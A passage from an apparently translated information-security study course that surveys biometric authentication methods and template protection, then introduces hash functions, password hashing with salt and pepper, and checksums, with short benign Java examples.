- semiconductor scanners — are divided into radio frequency, capacitive, heat-sensitive and pressure-sensitive scanners. Thermal (thermalscanners) and radio frequency scanners are best able to recognize a real fingerprint and prevent authentication by a fake finger. Semiconductor scanners are considered more reliable than optical scanners.
- ultrasound scanners. This type of device is the most complex and expensive. With the help of ultrasound scanners, you can authenticate not only by fingerprints, but also by some other biometric parameters, such as heart rate, etc.

Retinal authentication. This method began to be used in the 50s of the last century. At that time, the uniqueness of the pattern of blood vessels of the fundus was studied and determined.


Retinal scanners have rather large dimensions and a higher price than fingerprint scanners. However, the reliability of this type of authentication is much higher than fingerprinting, which justifies the investment. Features of the pattern of blood vessels of the fundus are such that it is not repeated even in twins. Therefore, such authentication has maximum security. It is almost impossible to deceive the

retinal scanner. Failures in eye pattern recognition are negligible — approximately one in a million cases. If the user does not have serious eye diseases (for example, cataracts), they can confidently use the retinal authentication system to protect access to all sorts of storage facilities, private offices, and top-secret objects.

Retinal scanning involves the use of low-intensity infrared radiation, which is directed to the blood vessels of the fundus through the pupil. The signal displays several hundred feature points that are recorded in the template. Most modern scanners use a soft-action laser instead of infrared light.

To pass this authentication, a person must bring their face as close to the scanner as possible (the eye must be no further than 1.5 cm from the device), fix it in one position and direct their gaze to the scanner display, to a special label. You have to stay near the scanner in this position for about a minute. This is exactly how long it takes for the scanner to perform a scan operation, after which the system will need a few more seconds to compare the resulting sample with the installed template. Staying in the same position for a long time and fixing your eyes on the flash of light are the biggest disadvantages of using this type of authentication. Plus, due to the relatively long retinal scanning and processing of the results, this device cannot be installed to authenticate a large number of people (for example, a checkpoint).

Iris authentication. This authentication method is based on recognizing the unique features of the iris.



The network-like, complex pattern of a movable diaphragm between the back and front chambers of the eye is the unique iris. This drawing is given to a

person before his birth and does not change much throughout his life. The difference between a person's left and right eyes contributes to the reliability of authentication by scanning the iris of the eye. This technology virtually eliminates errors and failures during authentication.

However, it is difficult to call devices that read the pattern of the iris scanners. This is most likely a specialized camera that takes 30 pictures per second. Then one of the records is digitized and converted into a simplified form, from which about 200 characteristic points are selected and information about them is recorded in a template. This is much more reliable than scanning fingerprints — only 60-70 characteristic points are used to form such patterns.

This type of authentication provides additional protection against fake eyes — in some device models, to determine the "life" of the eye, the light flow directed at it changes and the system tracks the reaction and determines whether the pupil size changes.

These scanners are already widely used, for example, at airports in many countries to authenticate employees while crossing restricted access zones, and also proved to be quite good in England, Germany, the USA and Japan during experimental use with ATMs. It should be noted that when authenticating using the iris of the eye, unlike retinal scanning, the reading camera can be located from 10 cm to 1 meter from the eye and the scanning and recognition process is much faster. These scanners are more expensive than the above-mentioned biometric authentication tools, but they have recently become more and more accessible.

Hand geometry authentication — this method of biometric authentication involves measuring certain parameters of the human hand, such as the length, thickness and curves of the fingers, the overall structure of the hand, the distance between the joints, and the width and thickness of the palm.



A person's hands are not unique, so for this type of authentication to be reliable, you need to combine recognition for several parameters at once.

The probability of errors when recognizing the geometry of the hand is about 0.1%, which means that if you have a bruise, arthritis, or other diseases or injuries to the hand, you will most likely not be able to authenticate. So, this method of biometric authentication is not suitable for ensuring the security of objects with a high degree of secrecy.


However, this method is widely used due to the fact that it is convenient for users for a number of reasons. One of the most important reasons for this is that the device for recognizing hand parameters does not force the user to feel uncomfortable and does not take much time (the entire authentication process is carried out in a few seconds). The next reason for the popularity of hand geometry authentication is the fact that neither the temperature, dirt, or humidity of the hand affect the authentication procedure. This method is also convenient because you can use a low-quality image to recognize a brush — the size of the template stored in the database is only 9 bytes. The procedure for comparing the user's brush with the installed template is very simple and can be easily automated.

Devices of this type of biometric authentication can have a different appearance and functionality — some scan only two fingers, others take a picture

of the entire hand, and some modern devices use an infrared camera to scan veins and use their image to authenticate.

This method was first used in the early 70s of the last century. Today, such devices can be found at airports and various enterprises, where it is necessary to generate reliable information about the presence of a particular person, work time tracking and other control procedures.

Face geometry authentication. This biometric authentication method is one of the "big three biometrics" along with iris recognition and fingerprint scanning.



This authentication method is divided into two-dimensional and three-dimensional recognition. Two-dimensional (2D) facial recognition has been used for a very long time, mainly in forensic science. But, every year this method is improved, thereby increasing the level of its reliability. However, the two-dimensional face recognition method is still far from perfect — the probability of false positives for this authentication varies from 0.1 to 1 %. The non-recognition error rate is even higher.


Much more hopes are pinned on the latest method-three-dimensional (3D) facial recognition. Estimates of the reliability of this method have not yet been derived, since it is relatively young. About ten of the world's leading IT companies, including those from Russia, are developing three-dimensional facial

recognition systems. Most of these developers provide scanners to the market along with their software. And only a few are working on creating and releasing scanners.

Three-dimensional face recognition uses many complex algorithms, the effectiveness of which depends on the conditions of their application. The scanning procedure takes about 20-30 seconds. At this point, the face can be rotated relative to the camera, which forces the system to compensate for movement and form projections of the face with clear highlighting of facial features, such as the contours of eyebrows, eyes, nose, lips, etc. The system then determines the distance between them. Basically, the template is made up of such constant characteristics as the depth of the eye sockets, the shape of the skull, the brow arches, the height and width of the cheekbones, and other pronounced features, thanks to which the system will later be able to recognize a face even if there is a beard, glasses, scars, headdress, and so on. A total of 12 to 40 features of the user's face and head are used to build the template.

The International Subcommittee for Standardization in Biometrics (ISO / IEC JTC1/SC37 Biometrics) has recently been developing a single data format for recognizing human faces based on two-and three-dimensional images. Most likely, these two methods will combine into one biometric authentication method.

Thermography of the face. This biometric authentication method is expressed in identifying a person by their blood vessels.



The user's face is scanned using infrared light and a thermogram is formed — a temperature map of the face, which is quite unique. This method is comparable in its reliability to the fingerprint authentication method. Face scanning with this authentication can be performed from a ten-meter distance. This method is able to recognize twins (as opposed to face geometry recognition), people who have undergone plastic surgery, who use masks, and it is also effective despite the body temperature and aging of the body.

However, this method is not widely used, possibly due to the poor quality of the obtained thermograms of individuals.

5. Dynamic biometric authentication methods

Voice recognition method. The biometric method of user authentication by voice is the most accessible for implementation.

This method allows you to identify and authenticate your identity using only one microphone that is connected to the recording device. The use of this method can be useful in court cases where the only evidence against a suspect is a recorded telephone conversation. The voice recognition method is very convenient — the user just needs to pronounce the word, without performing any additional actions. And finally, a huge advantage of this method is the right to perform hidden authentication. The user may not always be aware of enabling additional verification, which means that it will be even more difficult for attackers to gain access.

The formation of a personal template is based on many characteristics of the voice. This can be the tone of voice, intonation, modulation, distinctive features of pronunciation of certain speech sounds, and more. If the authentication system has properly analyzed all the voice characteristics, then the probability of authentication of an unauthorized person is negligible. However, in 1-3 % of cases, the system may also reject the real owner of a previously defined vote. The fact is that a person's voice can change during an illness (for example, a cold), depending on their mental state, age, etc. Therefore, it is undesirable to use the biometric method of voice authentication at high-security facilities. It can be used to access computer labs, business centers, laboratories, and similar security facilities. Also, voice recognition technology can be used not only as authentication and identification, but also as an indispensable assistant for voice data entry.

The keyboard handwriting recognition method is one of the most promising methods of biometric authentication today. Keyboard handwriting is a biometric characteristic of each user's behavior, namely, input speed, key retention time, intervals between keystrokes, the frequency of errors when typing, the number of overlaps between keys, the use of function keys and combinations, the level of arrhythmia when typing, etc.



This technology is universal, but keyboard handwriting recognition is best suited for authenticating remote users. Both foreign and Russian IT companies are actively developing algorithms for recognizing keyboard handwriting.

There are two ways to authenticate using the user's keyboard handwriting:

- enter a known passphrase.
- enter an unknown phrase (randomly generated).

Both authentication methods have two modes: training mode and authentication mode itself. The training mode consists of multiple user input of a code word (phrase, password). During the redial process, the system determines the specific features of text input and generates a template for user indicators. The reliability of this type of authentication depends on the length of the phrase entered by the user.

The advantages of this authentication method include ease of use, the ability to perform authentication procedures without special equipment, and the possibility of hidden authentication. The disadvantage of this method, as in the case of voice recognition, can be called the dependence of system failure on age factors and the user's health status. After all, motor skills, much more than the voice, depends on the state of the person. Even simple human fatigue can affect the authentication process. Changing the keyboard may also cause a system failure — the user may not immediately adapt to the new input device, and therefore, when

entering a test phrase, the keyboard handwriting may not match the template. In particular, this affects the input rate. Although, researchers suggest increasing the effectiveness of this method by using a rhythm. Artificial addition of a rhythm (for example, the user enters a word to a familiar melody) provides stability of keyboard handwriting and more reliable protection against intruders.

Signature verification. Due to the popularity and mass use of various touch-screen devices, the biometric signature authentication method is becoming very popular.



The most accurate signature verification is provided by the use of special light pens. In many countries, electronic documents signed with a biometric signature have the same legal force as hard copies. This allows you to perform document management much faster and without hindrance. In Russia, unfortunately, trust is provided only by a paper signed document, or an electronic document that has an officially registered electronic digital signature (EDS) superimposed on it. However, it is easy to transfer the EDS to another person, which is not possible with a biometric signature. Therefore, verification using a biometric signature is more reliable.

The biometric signature authentication method has two methods:

- based on the analysis of the visual characteristics of the signature. This method is used to compare two signature images for identity matching. This can be done by both the system and a person.
- a method for computer analysis of dynamic signature writing characteristics. Authentication in this way occurs after a thorough investigation of information about the signature itself, as well as about the statistical and periodic characteristics of its writing.

The signature template is generated depending on the required security level. In total, one signature is analyzed for 100-200 feature points. If the caption is made

using a light pen, then in addition to the coordinates of the pen, the angle of its tilt and pressing the pen are also taken into account. The pen tilt angle is calculated relative to the tablet and clockwise.

This method of biometric authentication, as well as recognition of keyboard handwriting, have a common problem-dependence on the psychophysical state of a person.

6. Combined biometric authentication solutions

A multimodal or combined biometric authentication system is a device that combines several biometric technologies at once. Combined solutions are rightfully considered the most reliable in terms of protecting information using user biometric indicators, because it is much more difficult to fake several indicators at once than one sign, which is practically beyond the power of attackers. The most reliable combinations are considered to be "iris + finger" or "finger + hand".

Although, recently, systems like "face + voice" are gaining popularity. This is due to the widespread use of communication tools that combine audio and video recording modalities, such as mobile phones with built - in cameras, laptops, video doorbells, and so on.

Combined biometric authentication systems are significantly more efficient than monomodal solutions. This is confirmed by many studies, including the experience of one bank, which first installed a user authentication system by face (error rate due to poor camera quality of 7 %), then by voice (error rate of 5% due to background noise), and then, combining these two methods, achieved almost 100 % efficiency.

Biometric systems can be combined in various ways: in parallel, sequentially, or according to a hierarchy. The main criterion when choosing the method of combining systems should be minimizing the ratio of the number of possible errors to the time of one authentication.

In addition to combined authentication systems, you can also use multi-factor systems. In systems with multi-factor authentication, the user's biometric data is used together with a password or electronic key.

7. Protection of biometric data

The biometric authentication system, like many other security systems, can be attacked by intruders at any time. Accordingly, since 2011, international

standardization in the field of information technology provides for measures to protect biometric data-the ISO/IEC 24745:2011 standard. In Russian legislation, the protection of biometric data is regulated by the Federal Law "On Personal Data", as last amended in 2011.

The most common direction in the field of modern biometric authentication methods is the development of a security strategy for biometric templates stored in databases. Among the most popular cybercrimes of today around the world is considered "identity theft". Leaking templates from the database makes crimes more dangerous, as it is easier for an attacker to recover biometric data by reverse engineering the template. Since biometric characteristics are integral to their carrier, a stolen template cannot be replaced with an uncompressed new one, unlike a password. The danger of template theft also lies in the fact that in addition to accessing protected data, an attacker can get hold of secret information about a person, or organize secret surveillance of him.

Protection of biometric templates is based on three main requirements:

- irreversibility — this requirement is aimed at preserving the template in such a way that it is impossible for an attacker to computationally recover biometric characteristics from the sample, or create physical forgeries of biometric features.
- distinguishability — the accuracy of the biometric authentication system should not be compromised by the template protection scheme.
- cancellability — the ability to create multiple secure templates from the same biometric data. This property provides the biometric system with the ability to revoke biometric templates and issue new ones if data is compromised, and also prevents information from being compared between databases, thereby preserving the privacy of user data.

By optimizing strong template protection, the main task is to find an acceptable understanding between these requirements. Protection of biometric templates is based on two principles: biometric cryptosystems and transformation of biometric traits. Recent changes in the legislation prohibit the operator of the biometric system to change their personal data independently, without the presence of a person. Accordingly, systems that store biometric data in encrypted form become acceptable. You can encrypt this information using two methods: using a regular key and encryption using a biometric key — access to data is granted exclusively in the presence of the owner of biometric indicators. In conventional cryptography, the decryption key and the encrypted pattern are two completely

different units. A template can be considered protected if the key is protected. The biometric key simultaneously encapsulates the cryptographic key template. During encryption in this way, only partial information from the template is stored in the biometric system. It is called a secure sketch. The original template is restored based on the protected sketch and another biometric sample similar to the one presented during registration.

IT specialists who research biometric template security schemes have identified two main methods for creating a secure sketch:

- нечеткое обязательство (fuzzy commitment).
- нечеткий сейф (fuzzy vault).

The first method is suitable for protecting biometric templates that look like binary strings of a certain length. And the second one can be useful for protecting patterns that are sets of points.

The introduction of cryptographic and biometric technologies has a positive impact on the development of innovative solutions for information security. Especially promising is multi-factor biometric cryptography, which combines the technologies of threshold cryptography with secret sharing, multi-factor biometrics, and methods for converting fuzzy biometric features into basic sequences.

It is impossible to form an unambiguous conclusion about which of the modern biometric authentication methods, or combined methods, is the most effective for certain commercial ones based on the price-reliability ratio. Clearly, it is not logical to use complex combined systems for many commercial tasks. But, not to consider such systems at all, is also not true. The combined authentication system can be activated based on the currently required security level, with the possibility of activating additional methods in the future.

Questions for preparing a synopsis

1. What is the main difference between biometric authentication and other methods of identity verification? Please provide specific examples of how biometrics can be used in everyday life.
2. Explain the difference between biometric identification and verification. In what cases is each of these methods used?
3. What are the main categories of factor authentication methods? Describe each factor and give examples of its application.

4. Why is knowledge-based authentication considered less reliable? Please provide specific examples of password protection vulnerabilities.
5. What are the main advantages of biometric authentication methods compared to traditional methods?
6. Describe the classification of biometric systems based on the principle of operation. Which characteristics are static and which are dynamic?
7. What are FAR and FRR in the context of biometric systems? How do these metrics affect the system's performance?
8. Explain how the fingerprint authentication system works. What types of fingerprint scanners exist and what are their differences?
9. What is the method of iris authentication? Why is it considered one of the most reliable?
10. Describe the face geometry authentication technology. What is the difference between 2D and 3D speech recognition?
11. How does the voice authentication method work? What voice characteristics are used to create a biometric profile?
12. What are multimodal biometric authentication systems? Please provide examples of the most effective combinations of biometric methods.
13. What are the main requirements for protecting biometric templates? Explain how biometric encryption works.
14. What is the problem of “identity theft” in the context of biometric authentication? What protection measures do you have against this?
15. Why are combined biometric authentication systems considered more reliable? Please provide an example of successful application of such a system in real practice.

Topic 5. Hash functions and their application

Study time: 2 hours

Task: Study the material; prepare a summary with answers to the questions.

Table of contents


1. Biometric identification and Authentication	46
2. Main types of biometrics	50
3. Qualitative characteristics of biometric systems.....	50
4. Static biometric authentication method and its variants	51
5. Dynamic biometric authentication methods.....	58
6. Combined biometric authentication solutions.....	61
7. Biometric data protection.....	61
Summary preparation questions	63

Hashing is a fundamental programming process that is used everywhere from protecting passwords to speeding up data retrieval in structures.

A hash function is an algorithm for converting data to a fixed-length string. The hash function works with input information of arbitrary size and outputs a fixed-size result. This result is often called a hash or digest, and the approach itself is used as a cryptographic tool for identifying data. The hash function statement describes an algorithm that binds an input data array and a final string of a given length.

Hashes have three key properties:

1. **Determinism:** the same input always produces the same result.
2. **One-sided:** it is not possible to restore the original data from the hash.
3. **Collisions:** the minimum probability that two different inputs will produce the same hash.



It is important to distinguish between hashing and encryption. Hashing is not intended to restore the original data, and the algorithm's task is to obtain a stable fingerprint of the message.

1. How hash transforms work

The hash function value is associated with data integrity control and change verification. If the input message is the same, the algorithm returns the same result, so it is convenient to use the hash as a compact state marker. If the data changes, the result also changes, which allows you to detect inconsistencies during verification.

In distributed systems, hashing helps coordinate the representation of information between network participants. This makes it easier to check whether data is transmitted and stored correctly when you need to compare the state without analyzing the full array. In cryptographic protocols, the hash function is also used as part of schemes where identifiers and proof of immutability are important.

The value of the hash function is associated with the rapid detection of changes and the formation of a digital fingerprint of data.

The operation of the hash function is determined by a one-way transformation of the input data. For a given input value, the result is calculated unambiguously and repeatably, but reverse recovery of input data by hash is not the goal of the mechanism. For practical reliability, properties that provide resistance to selection and deliberate matching of results are important.

For a cryptographic hash function, the following basic properties are usually expected at the idea level. Low predictability of the result for parts of the input and a strong dependence on each bit of the input message. Resistance to finding another input with the same result in a realistic computational framework. These properties provide the role of the hash as a stable identifier of data and as a basis for verification in protocols.

2. Basic hashing algorithms

Cryptography and blockchain systems use different hashing families. Below we will list the most common groups of algorithms in reference form without comparison or evaluation. Their choice depends on protocol requirements, compatibility, and formal security assumptions.

SHA-2. A family of cryptographic hash algorithms with standard result lengths, often used as a basic primitive in protocols.

SHA-3. A standardized family of sponge-based constructs used in problems where a fixed-length cryptographic hash is required.

Keccak. A close family to SHA-3, which occurs in the blockchain context as a used variant of the sponge approach for message hashing.

BLAKE2 and BLAKE3. Families of hash functions used in application systems as cryptographic digests for data and messages.

RIPEMD-160. A hash family known for its use in address and identifier schemes in a number of cryptosystems. Poseidon. A hash function that occurs in provable computing systems and in the zero knowledge context as a specialized cryptographic primitive.

Stribog. Cryptographic hash function from the GOST family, used in a number of systems as a standard hashing algorithm. The very fact that an algorithm is available in the library does not mean that it is relevant for every scenario. In cryptosystems, it is important to consider the formal protocol requirements and accepted standards, because hashing is often part of a larger scheme. Therefore, the list of families is useful as a guide, and not as an instruction for choosing.

SHA-256, part of the SHA-2 family, is one of the most popular and reliable hashing algorithms. It generates a fixed 256-bit hash, which makes it resistant to collision and matching attacks. SHA-256 is widely used in blockchain systems, SSL/TLS certificates, and file integrity verification. This algorithm is considered

secure for most tasks, but it is not recommended to use it for storing passwords, because it does not support iteration or built-in security mechanisms such as salt.

SHA-3 is the latest hashing standard developed by the US National Institute of Standards and Technology (NIST). Unlike SHA-2, it is based on the principles of cryptographic sponge construction, which provides it with high resistance to various types of attacks, including attacks on message length. SHA-3 is used where even higher security is required, such as in systems with critical data privacy or durability. Its adaptive structure also allows you to create hashes of various sizes.

Bcrypt and Argon2 are algorithms specifically designed for secure password storage. Bcrypt uses built-in salt support and a configurable number of iterations, making it reliable against brute-force attacks. Argon2, recognized as the winner of the Password Hashing Competition (PHC), has even higher stability due to taking into account not only computing resources, but also the amount of memory required to perform hashing. Both algorithms are widely used in modern authentication systems and are the recommended standard for protecting user data.

Example of hashing with SHA-256:

```
import java.security.MessageDigest;
```

```
public class HashExample {
```

```
    public static String hashWithSHA256(String data) throws Exception {
```

```
        MessageDigest digest = MessageDigest.getInstance("SHA-256");
```

```
        byte[] hashBytes = digest.digest(data.getBytes());
```

```
        StringBuilder hexString = new StringBuilder();
```

```
        for (byte b : hashBytes) {
```

```
            String hex = Integer.toHexString(0xff & b);
```

```
            if (hex.length() == 1) hexString.append('0');
```

```
            hexString.append(hex);
```

```
        }
```

```
        return hexString.toString();
```

```
    }
```

```
public static void main(String[] args) throws Exception {
```

```
    String input = "password123";
```

```
    System.out.println("SHA-256 Hash: " + hashWithSHA256(input));
```

```
}
```

```
}
```

Checksums

Checksums are used to verify data integrity, for example, when transferring files.

Examples of algorithms:

MD5 (Message-Digest Algorithm 5) is one of the most popular hashing algorithms in the past. It provides fast creation of a 128-bit hash, which made it convenient for checking data integrity and identifying files. However, due to its low resistance to collisions (when two different messages give the same hash), MD5 is considered unsafe for cryptographic purposes, such as storing passwords or creating digital signatures. Today, it is most often used in tasks that do not require high security, for example, for generating unique identifiers.

CRC32 (Cyclic Redundancy Check) is an algorithm designed to calculate the checksum of data. It quickly generates a 32-bit hash and is used to verify the integrity of files or data when transmitted over the network. CRC32 is particularly popular in archiving systems such as ZIP and RAR, as well as in network protocols where you need to detect errors that occur during transmission. However, CRC32 is not a cryptographic algorithm and is not suitable for tasks that require data protection from intentional changes.

Example using CRC32:

```
import java.util.zip.CRC32;
```

```
public class CRC32Example {
```

```
    public static long computeCRC32(String data) {  
        CRC32 crc32 = new CRC32();  
        crc32.update(data.getBytes());  
        return crc32.getValue();  
    }
```

```
public static void main(String[] args) {
```

```
    String input = "Hello, world!";
```

```
    System.out.println("CRC32 Checksum: " + computeCRC32(input));
```

```
}
```

```
}
```

Hashes for data structures

They are used in hash tables, caches, and structures for quick search.

Examples of algorithms:

MurmurHash is an insecure but extremely fast hashing algorithm designed for use in high-performance applications. It provides an even distribution of hashes, minimizing collisions, which makes it an excellent choice for hash tables, distributed systems, and other tasks that require fast data processing. MurmurHash works well with large amounts of information and supports different versions for different use cases. However, due to the lack of cryptographic strength, it should not be used for data protection.

Алгоритм **The FNV algorithm (Fowler-Noll-Vo)** is a simple and efficient hashing method that provides fast creation of hashes with a low probability of collisions. FNV is widely used in tasks related to indexing, generating unique identifiers, and processing small amounts of data. Its simplicity makes implementing FNV extremely easy and suitable for embedded systems. Despite the lack of cryptographic strength, the algorithm remains a popular choice for hashing strings and small data, where speed is important.

Example of using a hash in a HashMap:

```
import java.util.HashMap;
```

```
public class HashMapExample {  
    public static void main(String[] args) {  
        HashMap<String, String> map = new HashMap<>();  
        map.put("key1", "value1");  
        map.put("key2", "value2");  
  
        System.out.println("Value for 'key1': " + map.get("key1"));  
    }  
}
```

Hashes for multimedia

Hashes for multimedia are used to compare images, videos, or audio based on features that may be important for content analysis, such as visual, auditory, or textual similarity. These hashes help you efficiently search for and identify multimedia files, even if they have been modified or compressed. These algorithms not only check data integrity, but also allow you to find files with similar content.

Example: pHash (perceptual hash) is a hashing algorithm that is used to calculate the hash of images based on their visual similarity. Unlike traditional hash functions, which give the same hash for the same data, pHash generates a hash based on the perception of human vision. This allows you to find images that

can be changed (for example, compressed or inverted), but retain visual similarity. pHash is useful for tasks such as filtering duplicate images, finding similar images, and analyzing content.

Salt, Pepper and Iterations: Hash strengthening

Additional methods are used to improve security:

A salt is a random value that is added to the data before hashing to improve security. Its main purpose is to complicate brute force attacks and attacks based on pre-calculated hashes (rainbow tables). When using a salt, each hash becomes unique, even if the original data matches. Salt is especially important when storing passwords, because it prevents the use of pre-calculated tables. In modern systems, the salt is generated separately for each password and stored together with the hash for later verification.

Example генерации of salt generation:

```
import java.security.SecureRandom;
```

```
import java.util.Base64;
```

```
public class SaltExample {  
    public static String generateSalt() {  
        byte[] salt = new byte[16];  
        SecureRandom random = new SecureRandom();  
        random.nextBytes(salt);  
        return Base64.getEncoder().encodeToString(salt);  
    }  
  
    public static void main(String[] args) {  
        System.out.println("Generated Salt: " + generateSalt());  
    }  
}
```

Pepper is a fixed value that is added to the data before or after hashing for additional protection. Unlike salt, pepper is not stored next to the hash, but is known only to the server, which makes it difficult to crack hashes even in the event of a database leak. Pepper is usually used in combination with salt and other protective methods to increase the durability of the system. The use of pepper is useful for protecting against attacks aimed at mass password selection, since an attacker will need to know not only the salt, but also the hidden value of pepper in order to reproduce the hash.

Example:

```
String pepper = "S3cr3tP3pp3r";
```

```
String saltedAndPeppered = password + salt + pepper;
```

Iterative hashing is the process of repeatedly applying a hash function to data, used to increase resistance to brute force attacks. The larger the number of iterations, the longer it takes to calculate each hash, which significantly increases the complexity of hacking. This approach is often used in password storage algorithms such as PBKDF2, Bcrypt, and Argon2. Iterative hashing is particularly effective for protecting against attacks that use powerful computing resources, making the key matching process more time-consuming and expensive.

Example using Bcrypt:

```
import org.mindrot.jbcrypt.BCrypt;
```

```
public class BcryptExample {
```

```
    public static String hashPassword(String password) {  
        return BCrypt.hashpw(password, BCrypt.gensalt());  
    }
```

```
    public static boolean checkPassword(String password, String hashed) {  
        return BCrypt.checkpw(password, hashed);  
    }
```

```
    public static void main(String[] args) {  
        String password = "password123";  
        String hashed = hashPassword(password);
```

```
        System.out.println("Hashed Password: " + hashed);  
        System.out.println("Password matches: " + checkPassword(password,  
hashed));  
    }
```

```
}
```

Selecting the appropriate algorithm

For passwords:

- Use **Bcrypt** or **Argon2** with a salt.
- Do not use MD5 or SHA-1 to hash passwords.

To check the integrity:

- **CRC32** or **SHA-256** for files.

For hash tables:

- **MurmurHash** or **FNV**.

3. Vulnerabilities and limitations of hash functions

